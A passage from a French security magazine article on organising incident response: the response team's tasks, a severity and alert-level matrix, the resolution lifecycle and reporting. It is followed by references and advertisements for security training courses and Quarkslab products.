


Fig. 4 : Équipe de réponse aux incidents de sécurité.

L'équipe de réponse aux incidents de sécurité interviendra sur :

- la qualification de l'incident (catégorisation du type d'incident et évaluation du niveau de gravité). Afin de permettre à la cellule de suivi des incidents de bien comprendre la matrice des

indices de gravité sécurité, chaque événement susceptible de compromettre la disponibilité, l'intégrité ou la confidentialité des données devra être illustré d'exemples. Ceci nécessite la mise à disposition d'un référentiel des incidents de sécurité [4].

- les premières mesures d'urgence (scénarios de réponses immédiates) ;
- l'analyse de l'incident et les investigations (préservations des preuves et des marqueurs techniques de l'attaque, recherche du fait générateur, identification des contre-mesures nécessaires et analyse d'impact) ;
- le traitement (ou résolution) de l'incident. L'objectif d'un traitement d'incident est de maîtriser les dommages à savoir récupérer et reconstituer les fonctionnalités d'un système ou d'un service.

Pour cela, l'équipe pourra s'appuyer sur des fiches par type d'incident de sécurité et sur une base de connaissances dédiée aux incidents de sécurité. La reconstruction de chaîne des événements (ou « timeline ») qui ont conduit à l'incident et à sa résolution viendront alimenter cette base.

Le RSSI reste le point d'entrée pour piloter la progression de la résolution de l'incident et définir le type d'escalade fonctionnelle et/ou

managériale à adopter selon le niveau de gravité de l'incident.

L'étape de résolution de l'incident est la plus longue. Elle suit un cycle élémentaire [LYFECYCLE] : analyse des données, recherche de solutions d'incident, proposition de mesures correctives, application des corrections, résolution partielle ou totale, restauration et clôture de l'incident.

Niveau d'alerte	Description du niveau d'alerte	ANOMALIE D'ORIGINE APPLICATIVE ou DIFFICULTES D'EXPLOITATION (de nature technique ou non technique)			ATTAQUE INFORMATIQUE ou ACTE DE MALVEILLANCE (dénit de service, contamination virale, etc.)
		entraînant une atteinte à la :			
		DISPONIBILITE	INTEGRITE	CONFIDENTIALITE	DIC
ALERTE 0	Alerte immédiate de la direction	Sinistres majeurs (incendie, inondation, etc.) nécessitant l'activation d'une cellule de crise décisionnelle et/ou du plan de secours informatique			
ALERTE 1	Alerte immédiate de la personne juridiquement responsable, du DSI, du RSSI et de la chaîne opérationnelle	ALERTE 1 Indisponibilité > à 1 jour ouvré	ALERTE 1	ALERTE 1 + actionner la chaîne opérationnelle SSI	ALERTE 1 + actionner la chaîne opérationnelle SSI
ALERTE 2	Alerte immédiate de la personne juridiquement responsable et de la chaîne opérationnelle SSI Alerte différée du RSSI	ALERTE 2 Indisponibilité < ou égal à 1/2 jour ouvré	ALERTE 2	ALERTE 2	ALERTE 2
ALERTE 3	Alerte différée de la chaîne opérationnelle SSI	ALERTE 3	ALERTE 3	ALERTE 3	ALERTE 3

Impact sur l'activité	Description
ALERTE 0 Critique	Impact grave sur les services rendus aux utilisateurs. L'organisation ne surmontera pas les impacts.
ALERTE 1 Important	Dégradation de la qualité des services rendus aux utilisateurs. L'organisation surmontera les impacts avec de sérieuses difficultés.
ALERTE 2 Limité	Pas d'impact très significatif pour les utilisateurs. L'organisation surmontera les impacts malgré quelques difficultés.
ALERTE 3 Négligeable	Pas d'impact pour les utilisateurs.

Fig. 5 : Exemple d'une matrice d'indices de gravité sécurité.




Fig. 6 : Répondre à l'incident de sécurité.

Le traitement d'un incident ne suit pas une série d'étapes. Ce « cycle de vie » est itératif jusqu'à ce que l'incident soit finalement résolu.

L'incident est clôturé en appliquant le statut « terminé ». La clôture doit être confirmée par le déclarant. La solution est alors ajoutée à la base de connaissance des incidents afin de résoudre plus rapidement un incident à venir et similaire.

Enfin, il est important de rédiger un rapport de synthèse (à usage interne). Ce rapport reprendra les détails importants pour une analyse et la compréhension de l'incident. Il servira d'enseignement (leçons retenues) pour les incidents futurs et de support de communication pour le cadre supérieur qui répond de l'équipe.

Lorsque l'équipe de réponse aux incidents de sécurité n'est pas en mesure de gérer l'incident, car les impacts potentiels sont trop importants, il appartient au RSSI d'alerter la cellule de crise afin de déclencher le processus de « gestion de crise ».

CONCLUSION

Parce que réagir efficacement aux incidents est une entreprise relativement complexe, la mise en place d'une capacité de réaction aux incidents nécessite une planification d'actions et des ressources.

Au même titre que les processus métiers, un processus sécurité doit être expliqué. L'implémentation d'un « workflow » pour gérer les incidents de sécurité reste un projet structurant et porteur de change-

ment pour les équipes techniques et managériales. La démarche peut conduire à la prise d'une posture d'adhésion molle ou à l'adoption d'un comportement de résistance plus ou moins fort de la part des équipes.

Toutefois, une équipe de gestion des incidents qui respecte le processus décrit dans cet article, sera certainement plus efficace qu'une réponse ad hoc. En adoptant nos réponses manuelles et automatiques, l'organisation apprendra à réagir plus rapidement et plus efficacement. Elle élèvera ainsi son niveau de maturité SSI.

REMERCIEMENTS

Merci à Nicolas Hanteville et à Philippe Ehrle pour leur lecture attentive. ■

RÉFÉRENCES

[LIL] Loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés - Article 34 bis : <https://www.legifrance.gouv.fr/affichTexteArticle.do?idArticle=LEGIARTI000024504700&cidTexte=LEGITEXT000006068624>

[RTIR] Request Tracker for Incident Response : <https://bestpractical.com/rtir/>

[OMG] Business Process Model and Notation : <https://www.omg.org/spec/BPMN/2.0>

[CLUSIF] Gestion des incidents de sécurité du système d'information : <https://clusif.fr/publications/gestion-des-incidents-de-securite-du-systeme-dinformation/>

[ENISA] A step-by-step approach on how to setup a CSIRT : <https://www.enisa.europa.eu/publications/csirt-setting-up-guide>

[LIFECYCLE] Expanding the Expanded Incident Lifecycle : <https://www.itsmsolutions.com/newsletters/DITYvol5iss7.htm>

[1] « Good Practice Guide for Incident Management », ENISA, décembre 2010.

[2] Common Vulnerability Scoring System Calculator Version 3 : <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

[3] J-P. Teissier, « Martine monte un CERT S02E01 », MISC n°94, novembre-décembre 2017 : <https://connect.ed-diamond.com/MISC/MISC-094/Martine-monte-un-CERT-s02e01>

[4] CSIRT Case Classification (Example for Enterprise CSIRT) : https://www.first.org/resources/guides/csirt_case_classification.html

MASTÈRE SPÉCIALISÉ®

FORMATION À PLEIN TEMPS
(6 mois de pédagogie, puis 6 mois en entreprise)

Sécurité de l'Information et des Systèmes (MS-SIS)

- _Réseaux
- _Sécurité des réseaux, des systèmes d'information et des applications
- _Modèles et Politiques de sécurité
- _Cryptologie

android / asm / C / crypto / exploit / fi rewalling / forensic / GPU / Java /
JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy /
SDR / SSL/TLS / suricata / viro / vuln / web...



TITRE ESSI



■ Prochaine rentrée : octobre 2019

BADGE®

FORMATIONS EN COURS DU
SOIR ET WEEK-ENDS (sur 5 mois)

Reverse Engineering (BADGE-RE)

- _Analyse de codes malveillants
- _Reverse et reconstruction de protocoles réseau
- _Protections logiciels et unpacking
- _Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer /
kernel / miasm / python...

Sécurité Offensive (BADGE-SO)

- _Détournement des protocoles réseaux non sécurisés
- _Exploitation des corruptions mémoires et vulnérabilités web
- _Escalade de privilèges sur un système compromis
- _Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse /
pentest / scapy / réseau IP / web / metasploit...

■ Prochaine rentrée : février 2020

esiea.fr



SECURING EVERY BIT OF YOUR DATA

NOTRE EXPERTISE SÉCURITÉ VOUS DONNE UN TEMPS D'AVANCE



Adopter une nouvelle posture de sécurité :
reprenez l'initiative grâce à l'expertise placée dans nos produits



Irma^{Qb}

ANALYSE AUTOMATIQUE DE CONTENUS
POUR UNE MEILLEURE CAPACITÉ
DE DÉTECTION

Irma est une plateforme d'analyses de contenus qui automatise la recherche de fichiers malveillants afin d'optimiser vos capacités de détection des menaces.

- **Détection de menaces**

Analyses statiques et dynamiques des fichiers en temps réel sur un nombre choisi de sondes pour identifier les menaces.

- **Configurable**

Ajoutez vos propres analyses ou intégrez facilement d'autres outils existants.

- **Adaptable**

Possibilité de connexion avec de nombreux outils et d'intégration dans des processus opérationnels existants via API.

- **Mises à jour déconnectées**

Compatible avec les environnements déconnectés (air gap) pour garantir l'isolation des données.

Epona^{Qb}

SÉCURISE CHAQUE ÉLÉMENT
DE VOTRE LOGICIEL

Epona est un obfuscateur de code s'appuyant sur des protections logicielles innovantes pour empêcher des tiers de voler vos données ou mettre vos utilisateurs en danger.

- **Obfuscation de code et de données**

Protège votre code et vos données contre le vol et le reverse engineering.

- **Cryptographie boîte blanche**

Défends vos secrets cryptographiques grâce à des algorithmes en boîte blanche.

- **Secure storage**

Protège vos données sur disque ou en mémoire en les rendant illisibles.

- **App shielding**

Empêche les techniques les plus couramment utilisées par les attaquants pour altérer vos logiciels.

irma.quarkslab.com

epona.quarkslab.com



13 rue St.-Ambroise - 75011 Paris - FRANCE

Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com

@quarkslab - www.quarkslab.com

